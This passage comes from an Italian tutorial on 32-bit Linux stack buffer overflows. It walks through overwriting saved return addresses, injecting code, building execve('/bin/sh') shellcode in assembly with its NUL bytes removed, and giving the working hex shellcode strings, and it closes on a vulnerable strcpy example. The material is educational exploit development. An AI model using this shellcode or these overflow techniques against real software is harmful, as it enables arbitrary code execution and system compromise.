

Figure 12: Locazione di SRET relativa ad "i"

Come si nota dall'illustrazione, conoscendo l'indirizzo di "i" possiamo sapere dove verrà salvato SRET sullo stack. SRET si troverà infatti alla locazione di memoria della variabile "i" più 8 byte. In linguaggio C possiamo accedere a tale locazione di memoria nel seguente modo:
(&i)+8
tuttavia questo non funzionerebbe perchè lo spiazzamento 8 verrà contato come:
8*(sizeof (int))
quindi addizionato di 32 byte. Cio' significa che dovremmo accedervi nel seguente modo:
(&i)+2

Ora che sappiamo di quanto incrementare il contenuto di SRET e sappiamo come reperire il suo indirizzo in memoria, scriviamo la funzione f:

```
void f()
{
 int i,*PSRET;
/* dichiariamo la variabile i ed un altra variabile PSRET che sarà il puntatore
   a SRET                                                    */

 PSRET=(&i)+2;
/* ora PSRET punta alla cella di memoria che contiene SRET                  */

 *PSRET=*PSRET+4;
/* abbiamo incrementato il valore contenuto in SRET di 4 come calcolato
   precedentemente                                           */
}
```

Ora eseguiamo il nostro programma:

```
lain@Boban [~/Programming/c/esempi] ./a.out
a: 5
```

Siamo riusciti nel nostro intento: modificando il contenuto di SRET abbiamo saltato l'istruzione successiva alla call all'interno del chiamante della funzione f.

Ora poniamo una regola: non possiamo modificare direttamente il contenuto di SRET ma dobbiamo modificarlo sovrascrivendo il suo contenuto tramite un buffer overflow.
La soluzione sarà:

```
void f(void)
{
 int i;
 char small_buffer[16],long_buffer[32];
 int *addr_ptr,*PSRET,*PSFP,aux;
 /* dichiarazione delle variabili locali ad f    */
```

```
 PSRET=(&i)+2;
 /* PSRET punta alla cella che contiene SRET     */
 PSFP=(&i)+1;
 /* PSFP punta alla cella che contiene SFP       */

 aux=*PSFP;
 /* aux contiene il valore di SFP                */

 addr_ptr=(int *)long_buffer;
 for(i=0;i<32;i=i+4) *(addr_ptr++)=*PSRET+4;
 long_buffer[31]='\0';
 /* riempiamo long_buffer con l'indirizzo puntato da PSRET
    addizionato di 4 e mettiamo il carattere di fine
    stringa                                      */

 strcpy(small_buffer,long_buffer);
 /* provochiamo il buffer overflow copiando long_buffer in
    small_buffer                                 */

 *PSFP=aux;
 /* ripristiniamo il contenuto di SFP con quello salvato
    in precedenza                                */

}
```

La variabile long_buffer contiene il valore 0x8048406 ripetuto 7 volte ed è terminata con il carattere di fine linea, quando la funzione strcpy copia il suo contenuto in small_buffer essa scriverà nelle locazioni di memoria che precedono small_buffer. Così facendo si sovrascrive il contenuto della variabile "i" ed anche il contenuto delle celle SFP e SRET con il valore 0x8048406. Il valore del SFP è stato ripristinato per permettere all'istruzione leave di reimpostare correttamente il registro ESP al termine della procedura f.
Eseguiamo il nostro programma ed otteniamo:

```
lain@Boban [~/Programming/c/esempi] ./a.out
a: 5
```

Anche questa volta siamo riusciti a far saltare l'istruzione indesiderata.

Nota al paragrafo

Dopo la prima pubblicazione di questo articolo mi sono arrivate diverse mail che chiedevano di rivedere i codici dei programmi in esempio perche' non funzionanti. Il fatto che gli esempi riportati non funzionino è legato alla diversa versione di gcc che utilizzate per la loro compilazione. Come per altro sottolineato sia nell'introduzione sia nella nota a piè di pagina ogni programma riportato in questo articolo è scritto per il compilatore gcc versione 2.95. Se utilizzate per la compilazione una versione di gcc differente, tipicamente successiva o uguale alla 3.0, esso traduce la medesima linea di codice c in istruzioni assembly differenti dalla versione di gcc usata per scrivere l'articolo dal sottoscritto. Questo comporta che lo spiazzamento per saltare la linea a=a+5 nel sorgente c debba essere ricalcolato disassemblando il binario. Infatti se osserviamo il disassemblato della procedura main per compilatore gcc-2.95, otteniamo:

```
Dump of assembler code for function main:
0x80484a4 <main>:       push   %ebp
0x80484a5 <main+1>:     mov    %esp,%ebp
0x80484a7 <main+3>:     sub    $0x18,%esp
0x80484aa <main+6>:     movl   $0x5,0xfffffffc(%ebp)
0x80484b1 <main+13>:    call   0x8048420 <f>
0x80484b6 <main+18>:    addl   $0x4,0xfffffffc(%ebp)
0x80484ba <main+22>:    add    $0xfffffff8,%esp
0x80484bd <main+25>:    mov    0xfffffffc(%ebp),%eax
0x80484c0 <main+28>:    push   %eax
0x80484c1 <main+29>:    push   $0x80485e0
0x80484c6 <main+34>:    call   0x8048318 <printf>
```

```
0x80484cb <main+39>:    add    $0x10,%esp
0x80484ce <main+42>:    leave
0x80484cf <main+43>:    ret
End of assembler dump.
```
notiamo che la linea di codice c a=a+5 è stata tradotta semplicemente come
```
addl $0x4,0xfffffffc(%ebp)
```
quindi lo spiazzamento deve essere 4.

Mentre se osserviamo il disassemblato della procedura main per compilatore gcc-3.3, otteniamo:
```
Dump of assembler code for function main:
0x80483da <main>:       push   %ebp
0x80483db <main+1>:     mov    %esp,%ebp
0x80483dd <main+3>:     sub    $0x8,%esp
0x80483e0 <main+6>:     and    $0xfffffff0,%esp
0x80483e3 <main+9>:     mov    $0x0,%eax
0x80483e8 <main+14>:    sub    %eax,%esp
0x80483ea <main+16>:    movl   $0x5,0xfffffffc(%ebp)
0x80483f1 <main+23>:    call   0x8048360 <f>
0x80483f6 <main+28>:    lea    0xfffffffc(%ebp),%eax
0x80483f9 <main+31>:    addl   $0x4,(%eax)
0x80483fc <main+34>:    sub    $0x8,%esp
0x80483ff <main+37>:    pushl  0xfffffffc(%ebp)
0x8048402 <main+40>:    push   $0x804851c
0x8048407 <main+45>:    call   0x804828c <printf>
0x804840c <main+50>:    add    $0x10,%esp
0x804840f <main+53>:    leave
0x8048410 <main+54>:    ret
End of assembler dump.
```
notiamo che la linea di codice c a=a+5 è stata tradotta come:
```
lea    0xfffffffc(%ebp),%eax
addl   $0x4,(%eax)
```
quindi lo spiazzamento è diverso e risulta pari a 6.

A questa già macroscopica differenza si somma il fatto che diverse versioni di gcc usano di default un diverso allineamento, quindi per i compilatori gcc uguali o successivi alla versione 3.0 si deve cambiare lo spiazzamento rispetto ad "i" per determinare la locazione di memoria che contiene il saved frame pointer ed il saved return address. Inoltre si deve incrementare la dimensione di long_buffer per sovrascrivere il saved return address. Per chi ha voglia di provare subito il codice senza curarsi della versione di compilatore in uso provi il seguente codice compilandolo con l'opzione
```
 -mpreferred-stack-boundary=2
```
per ovviare al problema dei diversi allineamenti.
```
#include<stdio.h>
#include<string.h>

void f()
{
   int i;
   char small_buffer[16],long_buffer[32];
   int *PSFP,*PSRet,aux,*addr_ptr,jump_instructions;

   PSRet= (&i)+2;  // PSRET punta alla locazione di memoria di SRET
   PSFP=(&i)+1;    // PSFP punta alla locazione di memoria di SFP

   aux=*PSFP;      //aux contiene il contenuto del base pointer del chiamante

   #if __GNUC__ < 3
   jump_instructions=4;
   #endif
   #if __GNUC__ >= 3
```

```
   jump_instructions=6;
   #endif
   // jump_instructions viene fissato a 4 per compilatori gcc < 3 e a 6 per
   // compilatori >= 3.0 dipendente da come viene tradotta in codice macchina
   // la stessa linea di codice c
   // RICORDARSI di compilare con l'opzione -mpreferred-stack-boundary=2
   // altrimenti si devono cambiare anche gli spiazzamenti rispetto ad i per
   // determinare la locazione di memoria di SRET e SFP oltre che la dimensione
   // di long_buffer

   addr_ptr=(int*)long_buffer;
   for (i=0;i<32;i=i+4) *(addr_ptr++)=*PSRet+jump_instructions;
   long_buffer[31]='\0';

   strcpy(small_buffer,long_buffer);

   *PSFP=aux; // ripristino il valore della cella che contiene il saved frame pointer
            // in modo che venga correttamente ripristinato dopo l'istruzione
            // leave di f alla prima locazione di memoria del record di attivazione della
            // procedura main
}


int main(void)
{

   int a;
   int b; // variabile introdotta per non far sovrascrivere la locazione di memoria
         // contenente a dopo la strcpy in f() in modo da lasciarne intatto il
         // contenuto
   a=5;
   f();
   a=a+4;
   printf("a: %d\n",a);
   return 0;
}
```

Iniettare codice

Vogliamo inserire nuove istruzioni all'interno del nostro programma in modo che esse siano eseguite al posto delle istruzioni successive alla call all'interno del chiamante. Modificheremo SRET affinchè il programma salti ad eseguire il nostro blocco di istruzioni "spodestando" il chiamante della funzione f.
Abbiamo diversi interrogativi:

- dove inserire il codice che vogliamo iniettare;
- come determinarne l'indirizzo della prima istruzione;
- in che formato le istruzioni devono essere inserite.

Non possiamo inserire le istruzioni all'interno del text segment perchè esso è read only, nessuno vieta però che un blocco di istruzioni possa essere riposto all'interno dello stack o del data segment. Dichiareremo all'interno della procedura f un array di char dove metteremo le istruzioni da iniettare.
Se inseriamo il codice all'interno di una stringa l'indirizzo di memoria che ne contiene la prima istruzione sarà semplicemente l'indirizzo dell'array di char.
Le istruzioni ovviamente devono essere in formato interpretabile dalla CPU, useremo gcc e gdb per convertirle in opcode e successivamente in esadecimale, affinchè esse possano essere riposte all'interno di un array di caratteri.

Il codice che vogliamo iniettare è il seguente:

```
nop
leave
ret
```

Scriviamole all'interno di un semplice programma assembly:

```
.globl main
        .type    main,@function
main:
        push %ebp
        movl %esp,%ebp
        nop
        leave
        ret
```

Compiliamolo e lanciamo gdb disassemblandolo:

```
lain@Boban [~/Programming/c/esempi] gcc -g -ggdb pippo.s
lain@Boban [~/Programming/c/esempi] gdb a.out
(gdb) disassemble main
Dump of assembler code for function main:
0x80483b4 <main>:       push   %ebp
0x80483b5 <main+1>:     mov    %esp,%ebp
0x80483b7 <main+3>:     nop
0x80483b8 <main+4>:     leave
0x80483b9 <main+5>:     ret
0x80483ba <main+6>:     nop
```

Le istruzioni che vogliamo convertire sono quelle che vanno dalla 0x80483b7 fino a 0x80483ba esclusa. Sempre usando gdb calcoliamo la loro dimensione:

```
(gdb) p 0x80483ba - 0x80483b7
$2 = 3
```

La dimensione dei loro opcode è 3 byte.

Convertiamo gli opcode di queste istruzioni in formato esadecimale:

```
(gdb) x/3bx 0x80483b7
0x80483b7 <main+3>:     0x90    0xc9    0xc3
```

Questo sarà il contenuto del nostro array di char:

```
char stringa[]="\x90\xc9\xc3";
```

Ora scriviamo il programma:

```
char stringa[]="\x90\xc9\xc3";
void f(void)
{

 int i,*PSRET;
 /* dichiarazione delle variabili locali ad f   */
  PSRET=(&i)+2;
 /* ora PSRET punta a SRET                      */
  *PSRET=(int )stringa;
 /* in SRET mettiamo l'indirizzo di stringa     */

}
int main(void)
{
 int a=5;
 f();
 a=a+4;
 printf("a: %d\n",a);
}
```

Eseguiamo il programma:

```
lain@Boban [~/Programming/c/esempi] ./a.out
lain@Boban [~/Programming/c/esempi]
```

Come si può notare dopo la chiamata a funzione f non si è più ritornati ad eseguire il contenuto di main, infatti non è stato stampato nulla su stdout. Quando la funzione f ha eseguito ret si è passati ad eseguire il contenuto di stringa.

Osserviamo cosa succede all'interno del programma di esempio dopo ret:

```
(gdb) disassemble f
Dump of assembler code for function f:
0x80483e4 <f>:         push   %ebp
0x80483e5 <f+1>:       mov    %esp,%ebp
0x80483e7 <f+3>:       sub    $0x18,%esp
0x80483ea <f+6>:       lea    0xfffffffc(%ebp),%eax
0x80483ed <f+9>:       lea    0x8(%eax),%edx
0x80483f0 <f+12>:      mov    %edx,0xfffffff8(%ebp)
0x80483f3 <f+15>:      mov    0xfffffff8(%ebp),%eax
0x80483f6 <f+18>:      movl   $0x8049498,(%eax)
0x80483fc <f+24>:      leave
0x80483fd <f+25>:      ret
End of assembler dump.
(gdb) break *0x80483fd
Breakpoint 1 at 0x80483fd: file pippo.c, line 7.
(gdb) run
Starting program: /home/lain/Programming/c/esempi/a.out

Breakpoint 1, 0x080483fd in f () at pippo.c:7
7       }
(gdb) stepi
0x08049498 in stringa ()
(gdb) p $eip
$1 = (void *) 0x8049498
(gdb) printf "0x%x\n",stringa
0x8049498
(gdb) x/i 0x8049498
0x8049498 <stringa>:    nop
(gdb) x/i 0x8049499
0x8049499 <stringa+1>:  leave
```

(gdb) x/i 0x804949a
0x804949a <stringa+2>: ret

Abbiamo fissato un breakpoint all'istruzione ret. Facciamo girare il programma e con stepi eseguiamo l'istruzione ret. Stampando l'istruction pointer si nota che l'istruzione successiva si trova nella locazione di memoria 0x8049498 che è proprio l'indirizzo del primo valore di stringa. Se stampiamo i primi 3 byte contenuti in "stringa" in formato di istruzioni notiamo che esse sono ciò che volevamo iniettare.

Shellcode

Abbiamo imparato come cambiare SRET a nostro piacimento e come iniettare codice. Purtroppo le istruzioni che abbiamo aggiunto precedentemente non fanno praticamente nulla. In questo capitolo vedremo come scrivere in assembly qualcosa di più tangibile: del codice che lancia una shell.

Shellcode secondo Aleph One

Come ottenere una shell in assembly? La risposta è semplice: usando la systemcall execve (*man execve(2)*). La systemcall execve ha il seguente prototipo:
int execve(const char *filename, char *const argv [], char *const envp[]);
Come si può leggere nel manuale di execve, essa esegue il programma puntato da filename che deve essere un binario o uno script di shell. Argv e Envp sono array di stringhe (array di array di char) e *devono* essere terminati da una NULL long word. L'identificativo univoco della sytemcall execve è 11.
Quindi per poter lanciare una shell in assembly dobbiamo:

- avere una stringa contenente "/bin/sh" terminata da un carattere NULL;
- avere l'indirizzo di stringa in memoria seguito da una NULL long word;
- avere nel registro EAX il valore 11;
- avere nel registro EBX l'indirizzo della stringa;
- avere nel registro ECX l'indirizzo dell'indirizzo della stringa;
- avere nel registro EDX l'indirizzo della NULL long word.



Figure 13: Contenuto dei registri per execve

La Figura 13 mostra come potremmo allocare lo stack per la chiamata ad execve e dove i registri EBX, ECX ed EDX puntano.
In assembly potremmo chiamare la systemcall execve nel seguente modo:

```
.section        .rodata
stringa:
        .string "/bin/sh\0"
.text
        .align 4
.globl main
        .type    main,@function
main:
        pushl %ebp
        movl %esp,%ebp
        subl $12,%esp
        // Prologo della funzione
        movl $0,-4(%ebp)
        // NULL long word in %ebp-4
        movl $stringa,-8(%ebp)
        // indirizzo di stringa in %ebp-8
        movl $stringa,%ebx
        // metto l'indirizzo di stringa in EBX
        leal -8(%ebp),%ecx
        // metto l'indirizzo di %ebp-8 in ECX
        leal -4(%ebp),%edx
        // metto l'indirizzo di %ebp-4 in EDX
        movl $11,%eax
        // metto 11 in EAX
        int $0x80
        // chiamo l'interrupt software
        leave
        ret
        // epilogo della funzione
```

Se lo compiliamo e lo eseguiamo otteniamo:

```
lain@Boban [~/Programming/c/esempi] gcc -Wall -g -ggdb shell.s
lain@Boban [~/Programming/c/esempi] ./a.out
sh-2.05b$
```

Se volessimo iniettare questo codice, come visto precedentemente, avremmo un grosso problema: non possiamo tradurre in codice macchina la parte di dichiarazione della variabile stringa. Dobbiamo trovare un metodo alternativo per avere una variabile che contiene "/bin/sh" e dobbiamo capire come reperire a runtime l'indirizzo a cui verrà allocata. Fortunatamente l'istruzione call ci può aiutare, vediamo come:
Se scriviamo:

```
...
...
call pippo
.string "/bin/sh"
...
```

l'istruzione call salverà sullo stack SRET, esso sarà l'indirizzo di ciò che succede call all'interno del chiamante della funzione pippo: tale valore è proprio l'indirizzo di memoria che contiene la variabile stringa "/bin/sh". Recupereremo il valore di SRET eseguendo una pop e ponendo il valore ottenuto all'interno del registro ESI che useremo come general purpoes.
Purtroppo anche .string "/bin/sh" verrà tradotta in codice macchina, che noi non vogliamo eseguire, quindi dobbiamo riporre tale dichiarazione come ultima riga del nostro shellcode. Potremmo risolvere questo problema mettendo all'inizio del progamma una jump che salta alla call che chiama la funzione contenente le istruzioni da eseguire.

Traduciamo in assembly quanto detto:

```
        jmp alla_call
pippo:
        pop %esi
        // ora abbiamo in ESI l'indirizzo di /bin/sh
```

```
        ...
        ...
        ...
alla_call:
        call pippo
        .string "/bin/sh"
```

Ora che abbiamo capito il meccanismo /jmp/call/pop che ci permette di reperire a runtime l'indirizzo della stringa, possiamo scrivere il resto della funzione che esegue la systemcall execve:

```
        jmp alla_call
funzione:
        pop %esi
        // in ESI indirizzo di /bin/sh
        movl   %esi,0x8(%esi)
        // in ESI+8 indirizzo di /bin/sh
        movb   $0x0,0x7(%esi)
        // mettiamo NULL al termine di /bin/sh --> /bin/sh\0
        movl   $0x0,0xc(%esi)
        // in ESI+12 NULL long word
        movl   $0xb,%eax
        // in EAX identificativo di execve (11)
        movl   %esi,%ebx
        // in EBX indirizzo di /bin/sh
        leal   0x8(%esi),%ecx
        // in ECX indirizzo di ESI+8 --> indirizzo dell'indirizzo di /bin/sh
        leal   0xc(%esi),%edx
        // in EDX indirizzo di ESI+12 --> indirizzo della NULL long word
        int    $0x80
        // passiamo il testimone al kernel con interrupt software
alla_call:
        call funzione
        .string "/bin/sh"
```

Se compiliamo ed eseguiamo questo codice, esso terminerà con una segmentation fault perchè è automodificante. Con automodificante si intende che modifica il proprio text segment a runtime, essendo esso marcato readonly si ottiene errore di violazione del segmento. Il nostro codice infatti scrive nelle locazioni di memoria adiacenti all'indirizzo in ESI che punta ad una locazione di memoria all'interno del text segment. Per ovviare a questo problema dobbiamo inserire il codice all'interno del data segment o dello stack ed eseguirlo modificando SRET in modo che punti alla locazione di memoria che lo contiene.

Come visto in precedenza compiliamo il codice assembly e convertiamo gli opcode delle istruzioni che ci interessano in esadecimale. Quì useremo un metodo più veloce di quello illustrato precedentemente: Riponiamo il sorgente in un file assembly:

```
lain@Boban [~/Programming/c/esempi] cat shellcode.s
.globl main
main:
        jmp alla_call
funzione:
        pop %esi
        movl   %esi,0x8(%esi)
        movb   $0x0,0x7(%esi)
        movl   $0x0,0xc(%esi)
        movl   $0xb,%eax
        movl   %esi,%ebx
        leal   0x8(%esi),%ecx
        leal   0xc(%esi),%edx
        int    $0x80
alla_call:
        call funzione
        .string "/bin/sh"
```

Compiliamolo:
lain@Boban [~/Programming/c/esempi] gcc -g -ggdb shellcode.s
lain@Boban [~/Programming/c/esempi]

Ora usiamo objdump per disassemblarlo (sarà riportato solo il blocco di istruzioni che ci interessa):
lain@Boban [~/Programming/c/esempi] objdump -d a.out
...
080483b4 <main>:
80483b4: eb 1e jmp 80483d4 <alla_call>

080483b6 <funzione>:
80483b6: 5e pop %esi
80483b7: 89 76 08 mov %esi,0x8(%esi)
80483ba: c6 46 07 00 movb $0x0,0x7(%esi)
80483be: c7 46 0c 00 00 00 00 movl $0x0,0xc(%esi)
80483c5: b8 0b 00 00 00 mov $0xb,%eax
80483ca: 89 f3 mov %esi,%ebx
80483cc: 8d 4e 08 lea 0x8(%esi),%ecx
80483cf: 8d 56 0c lea 0xc(%esi),%edx
80483d2: cd 80 int $0x80

080483d4 <alla_call>:
80483d4: e8 dd ff ff ff call 80483b6 <funzione>
80483d9: 2f das
80483da: 62 69 6e bound %ebp,0x6e(%ecx)
80483dd: 2f das
80483de: 73 68 jae 8048448 <_IO_stdin_used+0xc>

Come si può notare la stringa "/bin/sh" è stata tradotta anch'essa in istruzioni assembly (80483d4-80483de). La seconda colonna contiene già gli opcode tradotti in esadecimale. Mettiamoli all'interno di un array di char aiutandoci con uno script in bash:

```
lain@Boban [~/Programming/c/esempi] objdump -d a.out | egrep -A 19  "^080483b4 <" | \
cut -f 2 | egrep -v \< | egrep -v ^$  | xargs --max-args=16 echo | \
sed s/' '/"\\\x"/g | sed s/^/"\\\x"/ | sed s/^/""/ | sed s/$/""/
"\xeb\x1e\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xe8\xdd\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68"
```

Ora siamo pronti per testarlo.

```
lain@Boban [~/Programming/c/esempi] cat test.c
char shellcode[]=
"\xeb\x1e\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xe8\xdd\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68";

int main(void)
{
 int i,*PSRET;
 /* dichiarazione delle variabili locali al main    */

 PSRET=(&i)+2;
 /* PSRET punta a SRET                          */

 *PSRET=(int )shellcode;
 /* Mettiamo in SRET l'indirizzo di shellcode       */

}
lain@Boban [~/Programming/c/esempi] ./a.out
sh-2.05b$
```

Abbiamo ottenuto una shell.

Ora ci rimane l'ultimo problema da risolvere: la maggior parte degli errori programmativi che producono buffer overflow avvengono sulle stringhe tramite funzioni simili alla strcpy. La funzione strcpy copia il contenuto di una

stringa all'interno di un'altra sino al raggiungimento del carattere NULL. Affinchè il nostro shellcode possa funzionare anche in questi casi dobbiamo trovare un modo per togliere i caratteri "00" da esso.

Osservando l'output di objdump si nota che le istruzioni il cui opcode viene tradotto in esadecimale con caratteri che possono essere interpretati come NULL sono le seguenti:

```
80483ba:    c6 46 07 00           movb   $0x0,0x7(%esi)
80483be:    c7 46 0c 00 00 00 00  movl   $0x0,0xc(%esi)
80483c5:    b8 0b 00 00 00        mov    $0xb,%eax
```

Sostituiamole in questo modo:

Istruzioni problematiche:	Sostituire con:
movb $0x0,0x7(%esi)	xorl %eax,%eax
	movb %eax,0x7(%esi)
movl $0x0,0xc(%esi)	xorl %eax,%eax
	movl %eax,0xc(%esi)
movl $0xb,%eax	movb $0xb,%al

E' superfluo dire che fare l'operazione di xorl tra un registro e se stesso ripone in esso tutti zero. Il registro AL non è altro che la parte low del registro EAX.

Riscriviamo il codice con le opportune modifiche:

```
lain@Boban [~/Programming/c/esempi] cat shellcode.s
.globl main
main:
        jmp alla_call
funzione:
        pop    %esi
        movl   %esi,0x8(%esi)
        xorl   %eax,%eax
        movb   %eax,0x7(%esi)
        movl   %eax,0xc(%esi)
        movb   $0xb,%al
        movl   %esi,%ebx
        leal   0x8(%esi),%ecx
        leal   0xc(%esi),%edx
        int    $0x80
alla_call:
        call funzione
        .string "/bin/sh"
```

Osserviamo l'output di objdump dopo la compilazione:

```
lain@Boban [~/Programming/c/esempi] objdump -d a.out
...
080483b4 <main>:
 80483b4:    eb 18                 jmp    80483ce <alla_call>

080483b6 <funzione>:
 80483b6:    5e                    pop    %esi
 80483b7:    89 76 08              mov    %esi,0x8(%esi)
 80483ba:    31 c0                 xor    %eax,%eax
 80483bc:    88 46 07              mov    %al,0x7(%esi)
 80483bf:    89 46 0c              mov    %eax,0xc(%esi)
 80483c2:    b0 0b                 mov    $0xb,%al
 80483c4:    89 f3                 mov    %esi,%ebx
 80483c6:    8d 4e 08              lea    0x8(%esi),%ecx
 80483c9:    8d 56 0c              lea    0xc(%esi),%edx
 80483cc:    cd 80                 int    $0x80
```

```
080483ce <alla_call>:
 80483ce:       e8 e3 ff ff ff          call   80483b6 <funzione>
 80483d3:       2f                      das
 80483d4:       62 69 6e                bound  %ebp,0x6e(%ecx)
 80483d7:       2f                      das
 80483d8:       73 68                   jae    8048442 <_IO_stdin_used+0x16>
```

Esso non contiene più caratteri che si potrebbero interpretare come NULL.
Traduciamolo in un formato che possa essere riposto all'interno di un array di char:

```
lain@Boban [~/Programming/c/esempi] objdump -d a.out | egrep -A 20  "^080483b4 <" | \
cut -f 2 | egrep -v \< | egrep -v ^$  | xargs --max-args=16 echo | \
sed s/' '/"\\\x"/g | sed s/^/"\\\x"/ | sed s/^/""/ | sed s/$/""/
"\xeb\x18\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff\x2f"
"\x62\x69\x6e\x2f\x73\x68"
```

Ora testiamolo:

```
lain@Boban [~/Programming/c/esempi] cat test.c
char shellcode[]=
"\xeb\x18\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff\x2f"
"\x62\x69\x6e\x2f\x73\x68";

int main(void)
{
 int i,*PSRET;
 PSRET=(&i)+2;
 *PSRET=(int )shellcode;
}
lain@Boban [~/Programming/c/esempi] ./a.out
sh-2.05b$
```

Abbiamo ottenuto anche questa volta l'effetto desiderato.

Shellcode moderni

Gli shellcode moderni non utilizzano la tecnica precedentemente vista per ottenere l'indirizzo di memoria che contiene la stringa "/bin/sh", inoltre non sono automodificanti e hanno una dimensione notevolmente minore rispetto a quello di Aleph One.
Vediamo come costruirne uno con queste caratteristiche: ragioniamo su come verrà allocata la stringa "/bin/sh". Essa verrà riposta in memoria nel seguente modo:

```
(indirizzo Y     ) '\0','h','s','/'
(indirizzo Y - 4 ) 'n' ,'i','b','/'
```

Quindi se volessimo allocarla "manualmente" dovremmo operare come segue:

```
push "\0hs/"
push "nib/"
```

Così facendo avremo allocato un'area di memoria contenente la stringa che desideriamo.
Non possiamo però effettuare un'operazione del genere, dobbiamo prima tradurre ogni singolo carattere nella sua rappresentazione esadecimale:

```
push $0x0068732f
push $0x6e69622f
```

Immaginiamo di effettuare le due istruzioni push precedentemente illustrate. Dove punterà lo stack pointer al loro termine? Esso punterà proprio la locazione di memoria che contiene la stringa di cui vogliamo l'indirizzo. Ciò significa che se all'interno del nostro codice assembly scriviamo:

```
push $0x0068732f
```

```
push $0x6e69622f
movl %esp,%esi
```
nel registro ESI avremo l'indirizzo di memoria che contiene "/bin/sh".

Il nostro shellcode però non deve contenere caratteri interpretabili come NULL, quindi dobbiamo trovare un modo per eliminare "00" dal contenuto della prima push.
Lanciare "/bin/sh" oppure "/bin//sh" (notare le due slash dopo bin) è identico, ma con il secondo si ha il privilegio di poter riempire completamente due word di memoria. Rimane comunque il problema di dover terminare la stringa. Se prima di fare la push della stringa "/bin//sh" facciamo la push di un'intera word di null abbiamo messo il carattere di fine stringa esattamente dopo il suo termine:
```
xorl %eax,%eax <-- in $EAX word con tutti '0'
push %eax      <-- alloco NULL sullo stack
push $0x68732f2f
push $0x6e69622f
movl %esp,%esi
```
Non importa quanti caratteri NULL ci siano al termine della stringa, basta che ce ne sia almeno uno e gli altri verranno ignorati.

Scriviamo lo shellcode:
```
xorl %eax,%eax
push %eax
push $0x68732f2f
push $0x6e69622f
movl %esp,%ebx
// ora abbiamo in EBX l'indirizzo di "/bin//sh0000"
push %eax
push %ebx
// abbiamo allocato l'array di array di char
movl %esp,%ecx
// in ECX l'indirizzo del primo valore dell'array di array di char
movl %ecx,%edx
// copio EDX in ECX
movb $0xb,%al
// metto 11 in EAX
int  $0x80
// passo il testimone al kernel
```
Rispetto al precedente shellcode anzichè passare il puntatore ad envp come NULL, abbiamo riposto in esso il puntatore ad argv, per il nostro scopo non vi è alcuna differenza. Questo codice assembly non è automodificante, infatti scrive direttamente sullo stack anzichè nelle celle di memoria del text segment. Ciò ci permette di poterlo eseguire direttamente senza bisogno di dover modificare SRET:
```
lain@Boban [~/Programming/c/perBoF] cat shellcode2.s
.globl main
main:
    xorl %eax,%eax
    push %eax
    push $0x68732f2f
    push $0x6e69622f
    movl %esp,%ebx
    push %eax
    push %ebx
    movl %esp,%ecx
    movl %ecx,%edx
    movb $0xb,%al
    int  $0x80
lain@Boban [~/Programming/c/perBoF] gcc -g -ggdb shellcode2.s
lain@Boban [~/Programming/c/perBoF] ./a.out
sh-2.05b$
```

Traduciamo ugualmente i suoi opcode in esadecimale e accertiamoci che funzioni anche modificando SRET:
```
lain@Boban [~/Programming/c/perBoF] cat test.c
char shellcode[]=
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50"
```

```
"\x53\x89\xe1\x89\xca\xb0\x0b\xcd\x80";
int main(void)
{
 int i,*PSRET;
 PSRET=(&i)+2;
 *PSRET=(int )shellcode;
}
lain@Boban [~/Programming/c/perBoF] ./a.out
sh-2.05b$
```

Anche in questo caso siamo riusciti a lanciare il binario desiderato. Possiamo notare quanto sia più piccolo questo secondo tipo di shellcode analizzato. Potremmo diminuire ulteriormente la sua dimensione sostituendo l'istruzione "movl %ecx,%edx" con l'istruzione "cdq", che esegue la stessa operazione ma ha dimensione minore.

Exploit stack buffer overflow

Il termine exploit significa sfruttare, nel nostro caso sfrutteremo un buffer overflow per iniettare codice all'interno di un programma vulnerabile.

Stack-based overflow approach

Esaminiamo il seguente programma:
vuln1.c:

```
void f(char *s)
{
 char buffer[64];
 printf("Indirizzo di buffer: 0x%x\n",buffer);
 strcpy(buffer,s);
}

int main(int argc, char **argv)
{
 if(argc>1) f(argv[1]);
}
```

Il contenuto di argv[1] viene copiato dalla funzione strcpy in buffer. La variabile buffer è allocata sullo stack e ha dimensione 64 byte. Se passiamo al programma una stringa più lunga di 64 byte, otteniamo:

```
lain@Boban [~/Programming/c/esempi] ./vuln1 `for((i=0;i<100;i++)) do echo -n A; done`
Indirizzo di buffer: 0xbffff9ac
Segmentation fault
```

